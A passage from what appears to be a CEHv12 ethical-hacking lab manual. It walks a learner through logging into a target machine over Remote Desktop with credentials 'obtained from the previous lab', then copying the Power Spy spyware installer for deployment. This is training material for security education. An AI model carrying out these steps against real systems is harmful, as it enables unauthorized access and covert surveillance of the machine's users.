


5. In the **User name** field, type **Jason** and click **Connect**.




6. The **Windows Security** pop-up appears; enter the password as **qwerty** and click **OK**.


Note: Here, we are using the target system user credentials obtained from the previous lab.



7. A Remote Desktop Connection window appears; click Yes.

Note: You cannot access the target machine remotely if the system is off. This process is possible only if the machine is turned on.


**8. A Remote Desktop Connection is successfully established, as shown in the screenshot.**



9. Minimize the **Remote Desktop Connection** window.

Note: If **Server Manager** window appears, close it.

10. Navigate to **Z:\CEHv12 Module 06 System Hacking\Spyware\General Spyware\Power Spy** and copy **setup.exe**.



